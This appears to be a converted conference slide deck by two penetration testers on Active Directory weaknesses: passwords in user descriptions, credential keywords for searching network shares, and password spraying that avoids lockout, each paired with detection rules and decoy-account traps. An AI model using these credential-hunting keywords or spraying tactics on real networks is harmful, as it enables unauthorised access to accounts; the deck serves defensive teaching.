

## Rémi Escourrou


#### **Work at Wavestone as**

- / Penetration tester
- / First responder in the CERT-W

#### **Interests**

- / Active Directory / Windows stuffs
- / Red Wine / Baguette
- / Judo





## **Nicolas Daubresse**

#### **Work at Wavestone as**


- / Penetration tester
- / First responder in the CERT-W

#### **Interests**

- / Active Directory / Windows stuffs
- / Beers
- / Board games











Active Directory



Groups



Users



Administrators



Servers



Application



Workstations



VMs are available through Remote Desktop Protocol

Wifi: ActiveDirectory




**IP address** 

Pacman\Login


**Password** 


# PRÉADY?...






- / samAccountName : user logon name
- / **MemberOf**: groups which this user belongs
- adminCount : set to 1, if the account was a member
  of one of the administrative groups
- / pwdLastSet : date and time that the password for this account was last changed
- / badPwdCount : number of times the user tried to log on to the account using an incorrect password
- / [...]
- / description : free field !!!!








# **User Object Attributes**

Feedback



PENTEST FAIL

Find a password inside a DA user's description **after 2 days**...

**STATISTICS** 

50 % of the time

we found at least one password inside description attribute

# User Object Attributes Harden & Trap





#### **Review user description manually**

- 1/ Extract all user description and review them once
- 2/ Perform differential analysis each month



#### Set a user honeypot

- 1/ Create a decoy user with a password inside the description
- 2/ Detect NTLM and Kerberos authentication on this account Events ID 4625 and 4771

# User Object Attributes Harden & Trap





#### Set a user honeypot


1/ Create a decoy user with a password inside the description


2/ Detect NTLM and Kerberos authentication on this account Events ID 4625 and 4771



**Event ID for NTLM and Kerberos authentication are different** 

"Fun with LDAP, Kerberos (and MSRPC) in AD Environments" @ropnop









/ Time saving > IT Production > security

/ Classic keywords in share:

.ps1 : ConvertTo-SecureString, SqlConnection, LdapConnection, NetworkCredential

.vbs: strDomain, strPassword

**.sql**: Trusted\_Connection, Integrated Security, Connect

.txt: pwd, pass







## **Network share**

Feedback

**BEST SHOT** 

More than **5 000 passwords** in a single text file

IT FAIL

Require IT to use **Keepass** but let them put the **password in .txt** inside the **same directory** 

**STATISTICS** 

99,99 % of the time

we found at least one password inside "Domain Users" shares

# Network share Detect and Trap






#### **Monitor traffic**


- 1/ Identify large amount of SMB connection in small amount of time
- 2/ Identify large amount of file opening



#### Set a user honeypot

- 1/ Create a decoy user with a password inside the directory "\\DOMAIN\NETLOGON"
- 2/ Detect NTLM and Kerberos authentication on this account Events ID 4625 and 4771








## **Password Spraying**

- / One user has one password
- / But one password could be used by several users
- / With badPwdCount attributes, you will never block any accounts
- / Best targets : FIRM2018! or FIRM2018\*



badPwdCount is not replicated between DC but centralized on PdC



## **Password Spraying**

Feedback

**BEST SHOT** 

The **same password** was always used when creating accounts... Good news, a DA account was created on the first day of our assessment

**STATISTICS** 

**100 % of the time** we found a valid password

pattern

# Password Spraying Detect





#### **Monitor NTLM and Kerberos authentication**

- 1/ Create a correlation rules that state if x number of events occur within y time frame that password spraying is happening.
- -> Configure alerts for >50 events **4625** (NTLM) within 1 minute
- -> Configure alerts for >50 events **4771** (Kerberos) with failure code=0x18 within 1 minute
- -> Configure alerts for >100 events **4648** (runas) on workstations within 1 minute.

# Password Spraying Harden






#### Ban passwords using common local words


1/ Code and **deploy a custom password filter DLL** in order to ban common passwords


But... Are you enough confident to inject a custom DDL in all your DC that intercepts password change requests?

2/ **Enforce Azure AD password protection** if you are using Azure AD Premium P1 or P2

In this case, the DLL was written by MS!


































## **Obsolete operating system**





